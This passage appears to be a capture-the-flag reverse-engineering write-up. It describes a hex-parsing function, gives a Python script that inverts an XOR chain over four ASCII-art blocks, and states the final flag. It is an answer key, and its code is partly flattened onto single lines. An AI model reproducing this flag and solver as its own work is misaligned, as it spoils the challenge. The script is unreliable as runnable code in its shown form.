4. sub_12E0: Hex String Processing


This complex function handles parsing the input hex string, converting it to integers, and storing them for later processing.

2. Reverse script to get original hex input for the flag

```
def matrix_to_hex(matrix_lines): if len(matrix_lines) != 8: raise ValueError("Need 8 rows.")

binary_str = ""
for row in matrix_lines[::-1]:    # x-axis flip (vertical)
    # Add y-axis flip by reversing each row
    flipped_row = row[::-1].ljust(8)
    binary_row = ''.join(['1' if c == '*' else '0' for c in flipped_row])
    binary_str += binary_row
return int(binary_str, 2)
 def calculate_inputs(output_values): inputs = [] cumulative_xor = 0 for i, out in enumerate(output_values): if i == 0: inputs.append(out) cumulative_xor = out elif i == 1: inputs.append(~out ^ cumulative_xor) cumulative_xor ^= out else: inputs.append(out ^ cumulative_xor) cumulative_xor ^= ~out
return inputs
 blocks = [ [ # Block 1 " ", " ****** ", " * ", " ****** ", " * ", " * ", " * ", " ", ], [ # Block 2 " ", " * ", " * ", " * ", " * ", " * ", " ****** ", " ", ], [ # Block 3 " ", " **** ", " * * ", " ****** ", " * * ", " * * ", " * * ", " ", ], [ # Block 4 " ", " **** ", " * * ", " * ", " * *** ", " * * ", " **** ", " ", ] ]

output_values = [matrix_to_hex(block) for block in blocks] input_values = calculate_inputs(output_values) combined_hex = ''.join(f"{x & 0xFFFFFFFFFFFFFFFF:016x}" for x in input_values) print(f"Final input hex string: 0x{combined_hex}")
```



FLAG{0x000202027e027e00ff83ffff83ff83ff003e424202424000fffdffcfffff83ff}